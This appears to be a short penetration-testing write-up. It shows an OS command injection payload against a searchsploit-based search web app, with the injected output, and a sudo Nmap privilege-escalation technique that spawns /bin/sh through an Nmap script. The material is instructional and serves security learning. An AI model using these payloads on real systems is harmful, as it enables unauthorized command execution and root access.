Custom Web App Using OS Commands

Custom web apps that make use of OS system commands must be carefully tested to ensure any user input is filtered and sanitized properly

Custom Web App Using OS Commands

```
[
    "{",
    "\t\"SEARCH\": \"\",",
    "\t\"DB_PATH_EXPLOIT\": \"\/snap\/searchsploit\/511\/opt\/exploitdb\",",
    "\t\"RESULTS_EXPLOIT\": [",
```

This web app appears to be a sort of search engine for Exploit Database...

Custom Web App Using OS Commands


```
product=%3B+echo+"OS+command+injection+is+here!"+%23
```

```
    "}",
    "OS command injection is here!"
]
```

But it's vulnerable to OS command injection

Privilege Escalation
Sudo Nmap

Nmap is a well-known networking program used by network admins, hackers, and everyone in-between. It can scan network devices and can report a lot of data about them



Privilege Escalation
Sudo Nmap

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

If we can run Nmap with the Sudo command, we can escalate our privileges by utilizing Nmap scripts using a command like the example above